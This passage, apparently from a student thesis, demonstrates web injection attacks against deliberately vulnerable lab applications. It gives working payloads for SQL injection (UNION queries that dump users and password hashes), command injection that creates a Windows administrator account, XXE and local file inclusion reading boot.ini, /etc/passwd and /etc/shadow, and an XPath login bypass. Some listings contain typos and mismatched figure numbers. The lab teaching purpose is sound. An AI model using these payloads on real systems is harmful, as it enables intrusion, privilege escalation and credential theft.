


Figure 3. SQL syntax error response from server

Figure 3 illustrates that the web application is vulnerable and the SQL injection is possible. The application accepts the user input parameter and executes as:

```

$id = $_GET['id'];
$getid = "SELECT first_name,last_name
        FROM users
        WHERE udrt_if= '$id'";

```

Listing 28. SQL statement for user input

The SQL injection can further be elaborated by checking its version. Different versions have different vulnerabilities. The latest updated versions have less vulnerabilities than the older versions. But the new version might accept the new syntax which might create opportunities for attacker to penetrate malicious queries.

For this purpose the UNION operator was used. The UNION helps to unite two or more SELECT queries to form powerful malicious queries.

```

$getid = "SELECT first_name, last_name FROM users
        WHERE uer_id=' '
        UNION SELECT database(), @@VERSION #' "

```

Listing 29. Backend SQL statement for database version

Vulnerability: SQL Injection

User ID:

ID: ' union select database(),@@version#
 First name: dvwa
 Surname: 5.6.17

Figure 4. SQL Query to display database version

Figure 4 displays the database name as the first name and its version as the surname. This additional information is useful to create complex queries to exploit the database.

Since the version is available, now further queries can be constructed to get all the list of the users from the database. For this purpose, a true and false SQL statement was created as follows.

```
$getid="SELECT first_name,last_name
        FROM users
        WHERE user_id = '%' or '0'='0; "
```

Listing 30. SQL query to display all true records

In figure 4 "%' or '0'='0 " query is inserted in the user input. This statement is read by the application as a command to display all false or true records. Since %0 is meaningless. It is false while 0=0 is always true.




Figure 5. SQL query displaying users list

Figure 5 displays the database name 'dvwa'. The next step is to check for table in it. INFORMATION_SCHEMA is used to access metadata of dvwa database. It provides privileges of accessing various components of the database. Listing 27 was created to display tables in the database.

```
$getid =" SELECT first_name, last_name FROM users
        WHERE user_id=' '
        UNION SELECT NULL, table_name
        FROM INFORMATION_SCHEMA.TABLES
        WHERE table_schema='dvwa' #' "
```

Listing 31. Statement to display database table

Figure 6 shows that there are two tables 'guestbook' and 'users' displayed as surname inside the dvwa database.




Figure 6. Extraction of table inside dvwa

Now the list of users is available. After a successful attack, the above information can be further used to create queries for future attack. The UNION operator was used to construct a query to display all the tables in the information schema database.

```
$getid="SELECT first_name, last_name
FROM users
Where user_id= '% and 1=0 union
select null, table_name from information_schema.tables #
```

Listing 32. SQL query to display all information schema tables




Figure 7. SQL injection to display all information schema tables

From figure 7 displays table names of the database of MySQL. Listing 32 was reconstructed by adding a blind table name to it which is mentioned below:

```
$getid="SELECT first_name, last_name
FROM users
WHERE user_id =*%' or 0=0
union select null, table_name from information_schema.tables
where table_name like 'user%' #";
```

Listing 33. SQL Query to display table names

The injection was successful and figure 8 was displays it as an output. Figure 8 displays all the user tables in the information_schema with the prefix user.




Figure 8. SQL query displays all users table in database

Figure 8 displays username users which consists of password information. Since the table name is visible, next step is to gain information about the list of columns in the table. For this purpose the listing 33 is constructed. It displays all the columns present inside the table which could assist to create a query for a further attack.

```
$getid="SELECT first_name, last_name
FROM users
WHERE user id ='&' or 0=0
union select null, concat(table_name, 0x0a, column_name) from
information_schema.columns where table_name ='users' #
```

Listing 33. SQL query to display columns in table

Listing 33 is injected in the web application which displayed the first_name, last_name and passwords from the table `USERS` as shown in figure 9.



```

User ID:  
ID: '%' and 1=0 union select null, concat(table_name,0x0a,column_name) from information_s
First name:
Surname: users
user_id

ID: '%' and 1=0 union select null, concat(table_name,0x0a,column_name) from information_s
First name:
Surname: users
first_name

ID: '%' and 1=0 union select null, concat(table_name,0x0a,column_name) from information_s
First name:
Surname: users
last_name

ID: '%' and 1=0 union select null, concat(table_name,0x0a,column_name) from information_s
First name:
Surname: users
user

ID: '%' and 1=0 union select null, concat(table_name,0x0a,column_name) from information_s
First name:
Surname: users
password

ID: '%' and 1=0 union select null, concat(table_name,0x0a,column_name) from information_s
First name:
Surname: users
avatar

ID: '%' and 1=0 union select null, concat(table_name,0x0a,column_name) from information_s
First name:
Surname: users
last_login

ID: '%' and 1=0 union select null, concat(table_name,0x0a,column_name) from information_s
First name:
Surname: users
failed_login

ID: '%' and 1=0 union select null, concat(table_name,0x0a,column_name) from information_s
First name:
Surname: users
CURRENT_CONNECTIONS

ID: '%' and 1=0 union select null, concat(table_name,0x0a,column_name) from information_s
First name:
Surname: users
TOTAL_CONNECTIONS

```

Figure 9. SQL query to display columns of schema table

The next step was to exploit the table `users` and display all the information hidden in the columns as displayed in figure 9. The listing 34 was inserted in the user input field.

```

$getid="SELECT first_name, last_name
FROM users
where user_id= '%' and 1=0 union select null, concat(first_name.
0x0a, last_name,0x0a,password)from users#

```

Listing 34. SQL Query to display users information

Listing 34 was accepted by the improperly sanitized filter and successfully injected from user input field. The web application executed the query as a valid user input and displayed the result as shown in figure 8.

Vulnerability: SQL Injection

User ID:

```

ID: '%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Bikesh
Shrestha
bikesh
5f4dcc3b5aa765d61d8327deb882cf99

ID: '%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Shankar
Dhakal
shankar
e99a18c428cb38d5f260853678922e03

ID: '%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Ram
Sharma
1221
8d3533d75ae2c3966d7e0d4fcc69216b

ID: '%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Shyam
Lama
shyam
0d107d09f5bbe40cade3de5c71e9e9b7

ID: '%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Hari
Baral
hari
5f4dcc3b5aa765d61d8327deb882cf99

```

Figure 10. SQL injection to display password of users

Figure 10 illustrates all the information of the database of the users. The level of injection depends upon the level of security and user input validation. In this web application, the security level was low and therefore it bypasses all the invalid user inputs and displays the information.

3.2 Command injection

In command injection arbitrary commands are entered on the host operating system using a different vulnerable application. Any application with invalid user input sanitization can be its target. In this project DVWA and WebGoat were used to illustrate the attack via a command injection.

The first step was to ping a server or local host and check the response. The localhost IP address is 127.0.0.1. The server used for command injection testing was WampServer. Figure 10 illustrates that the ping was successful and it is possible to inject further commands in the command field.

Vulnerability: Command Injection

Ping a device

Enter an IP address:

```
Pinging 127.0.0.1 with 32 bytes of data:
```

```
Reply from 127.0.0.1: bytes=32 time<1ms TTL=128
```

```
Ping statistics for 127.0.0.1:
```

```
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
```

```
    Approximate round trip times in milli-seconds:
```

```
        Minimum = 0ms, Maximum = 0ms, Average = 0ms
```

Figure 11. Ping localhost IP address

The goal of this command testing was to add a new user account and provide that user with administrator privileges. For this the command `127.0.0.1 && net user test /Add` was entered in the command field.




Figure12: Command Injection adds new users

After adding a new user account “test” to the operating system `127.0.0.1 && net user` command was entered in the command field which displayed all the user account in the system.




Figure 13. Command injection displayed all user accounts

The next step was to check the account privilege. A command `127.0.0.7 && net user test` was injected. This command displayed the privilege of the test account as a normal user.

```

Ping a device
Enter an IP address:  

Pinging 127.0.0.1 with 32 bytes of data:
Reply from 127.0.0.1: bytes=32 time<1ms TTL=128

Ping statistics for 127.0.0.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms
User name                test
Full Name
Comment
User's comment
Country/region code      000 (System Default)
Account active            Yes
Account expires           Never

Password last set        15.1.2016 11:52:58
Password expires         26.2.2016 11:52:58
Password changeable      15.1.2016 11:52:58
Password required        Yes
User may change password Yes

Workstations allowed     All
Logon script
User profile
Home directory
Last logon               Never

Logon hours allowed      All

Local Group Memberships  *Users
Global Group memberships *None
The command completed successfully.

```

Figure 14. Command injection displaying account privilege

The aim of the command injection was to change the normal user to administrator. For this purpose a command `127.0.0.1 && net localgroup Administrators test /Add` was injected in the application. This command changed the normal user to administrator and provided with full administrator privileges.

```

Enter an IP address:  

Pinging 127.0.0.1 with 32 bytes of data:
Reply from 127.0.0.1: bytes=32 time<1ms TTL=128

Ping statistics for 127.0.0.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms
The command completed successfully.

```

Figure 15. Command injection to changes the user privileges

Figure 15 shows that the command was successfully injected and now a normal user account was changed to the administrator's account. Now the test account user can download and install any software and perform any activities with full administrator privileges.

```

Ping a device
Enter an IP address: 127.0.0.1 && net user test 

Pinging 127.0.0.1 with 32 bytes of data:
Reply from 127.0.0.1: bytes=32 time<1ms TTL=128

Ping statistics for 127.0.0.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 0ms, Maximum = 0ms, Average = 0ms
User name                test
Full Name
Comment
User's comment
Country/region code      000 (System Default)
Account active           Yes
Account expires          Never

Password last set        15.1.2016 11:52:58
Password expires         26.2.2016 11:52:58
Password changeable      15.1.2016 11:52:58
Password required        Yes
User may change password Yes

Workstations allowed     All
Logon script
User profile
Home directory
Last logon               Never

Logon hours allowed      All

Local Group Memberships  *Administrators  *Users
Global Group memberships *None
The command completed successfully.

```

Figure 16. Command injection displaying test account privilege

3.3 XML injection

The XML injection attacks XML parsers by using external entities. For the XML injection Wamp Server was installed. An application that accepts XML inputs and displays the contents to users was installed. The first step was to check whether the application accepted the XML data or not. For this purpose XML data was entered in the user input field.




Figure 17. Vulnerability test for XML injection

Figure 16 shows that the application has improper input filtration thus it accepted and executed the XML data entered via user input field. After a successful vulnerability test, the second step was to introduce `<!ENTITY>` directive. The `ENTITY` tags the external file and mention as a section of XML document. Here a local file "robot.txt" was used as resource and the entity is local system resource.

```
.<?xml version="1.0"?>
    <!DOCTYPE change-log [
        <!ENTITY system,Entity SYSTEM
"robots.txt">
    ]>
    change-log> text>&systemEnativity;</text> </change-log>
```

Listing 35. XML to include external file in system Entity

Listing 35 shows that the external file is included in the XML data. Now the symbol "&" with semicolon (;) was used to get the robot file context as output as shown in the figure 18.

Please Enter XML to Validate

Example: <somexml><message>Hello World</message></somexml>

XML

```
<?xml version="1.0"?>
  <!DOCTYPE change-log [
    <!ENTITY systemEntity SYSTEM
"robots.txt">
  ]>
  <change-log>
    <text>&systemEntity;</text>
  </change-log>
```

XML Submitted

```
<?xml version="1.0"?> <!DOCTYPE change-log [ <!ENTITY systemEntity SYSTEM "robots.txt" ]> <change-log> <text>&systemEntity;</text> </change-log>
```

Text Content Parsed From XML

User-agent: * Disallow: passwords/ Disallow: config.inc Disallow: classes/ Disallow: javascript/ Disallow: owasp-esapi-php/ Disallow: documentation/ Disallow: phpmyadmin/ Disallow: includes/

Figure 18. XML Injection included robot file content in the system

An external entity attack provides privilege to include XML in the site and receive the XML parser and displays the contents injected by attackers. After including the file in the site the next step was to read the operating files which exist in the system. For this listing 35 was modified with the system file name to check the status and path of the file as follows.

```
<!ENTITY systemEntity SYSTEM"boot.ini">
```

Listing 36. XML internal entity attack

Please Enter XML to Validate

Example: <somexml><message>Hello World</message></somexml>

XML

```
<?xml version="1.0"?>
  <!DOCTYPE change-log [
    <!ENTITY systemEntity SYSTEM "boot.ini">
  ]>
  <change-log>
    <text>&systemEntity;</text>
  </change-log>
```

XML Submitted

```
<?xml version="1.0"?> <!DOCTYPE change-log [ <!ENTITY systemEntity SYSTEM "boot.ini" ]> <change-log> <text>&systemEntity;</text> </change-log>
```

Error Message

Failure is always an option

Line	16
Code	0
File	C:\wamp\www\mutillidae\xml-validator.php
Message	DOMDocument::loadXML(): I/O warning : failed to load external entity "file:///C:/wamp/www/mutillidae/boot.ini"
Trace	#0 [internal function]: HandleXmlError(2, 'DOMDocument::lo...', 'C:\\wamp\\www\\mut...', 205, Array) #1 C:\wamp\www\mutillidae\xml-validator.php(205): DOMDocument->loadXML('
Diagnostic Information	Could not parse XML because the input is mal-formed or could not be interpreted.

Figure 19. XML error message

Figure 20 illustrates that the targeted file is included in other directory "C". Therefore ". . ." was entered to exit the current file location and target the correct system file location. The following result was received after the change.

Example: <somexml><message>Hello World</message>

XML <?xml version="1.0"?><change-log [<!DOCTYPE change-log [<!ENTITY systemEntity SYSTEM "../../../boot.ini">]> <change-log> <text>&systemEntity;</text> </change-log>

Validate XML

XML Submitted

```
<?xml version="1.0"?><change-log><text>[boot loader] timeout=30 default=multi(0)disk(0)rdisk(0)partition(1)\WINDOWS [operating /fastdetect /NoExecute=OptIn ; </text></change-log>
```

Text Content Parsed From XML

```
[boot loader] timeout=30 default=multi(0)disk(0)rdisk(0)partition(1)\WINDOWS [operating systems] multi(0)disk(0)rdisk(0)partition
```

Figure 21. XML entity to display system file

Figure 21 shows how the system file was restricted from the server which contained information about the system. Thus XML injection is more vulnerable than SQL injection as it provides privilege to import and export the contents to and from the system file.

3.4 File inclusion injection

File inclusion uses the `include` file through a script on the web server. The script is inserted, accepted and executed as a user input due to improper validation. The malicious code is executed on both the server and client side, denial of service and data manipulation [25]. Generally PHP is mostly affected by the file inclusion injection as it accepts variables like `$_GET`, `$_POST` and `$_COOKIE`. The file system functions use `allow_url_fopen` and `allow_url_include` in PHP programming which provides privilege to access data using an URL from the remote location [25]. The arbitrary file is passed on the server as follows:

```
127.0.0.1/vulnerabilities/fi/?page=../../etc/passwd
```

Listing 37. Local File Inclusion




Figure 22. LFI to display passwd file

The special character . / was used by SQL to get out of the current directory. The special character was used multiples time to force the server to get confused and finally add etc/passwd to check whether the application is vulnerable or not. This vulnerability was determined by the response of the error message from the server [26]. Figure 22 displays the local file passwd included in the etc directory to the other users in the system. Further other files in the system can be explored by inserting a different file name after “=” in the URL as follows:

```
/etc/shadow
/var/log/messages
var/log/mysql.log
```

Listing 38. File Inclusion Injection

Figure 20 was obtained by inserting var/log/messages to illustrate the number of messages that can be achieved with the file inclusion injection and to check how an improper user input validation leaks information to the intruder.




Figure 23. LFI to display messages from the server

Figure 23 displays the stored valuable and non-debug messages. There are many such directories that can be extracted by inserting different directory names and grave information from the message received.

3.5 XPath injection

The WebGoat web application was used to illustrate XPath injection. If a user has a valid username and password. The application read the user input as follows.

```
"/Employee[UserName/text()=' ' & Request("UserName/text") & "'
And
Password/text()=' ' & Request("Password") & "' ]"
```

Listing 39. XPath query

The same Xpath can be used to insert a malicious or bad username or password and achieve an Xml node without having prior knowledge of the username and password as follows:

```
"/Employee[UserName/text()='bikesh' or 1=1 or 'a'='a' And
Password/text()='bikesh' ]"
```

Listing 40. XPath Query to after entering username and password

In listing 40 only the first username part is true since 1=1 is always true. The password field is unimportant. The following result was obtained as shown in figure 24.

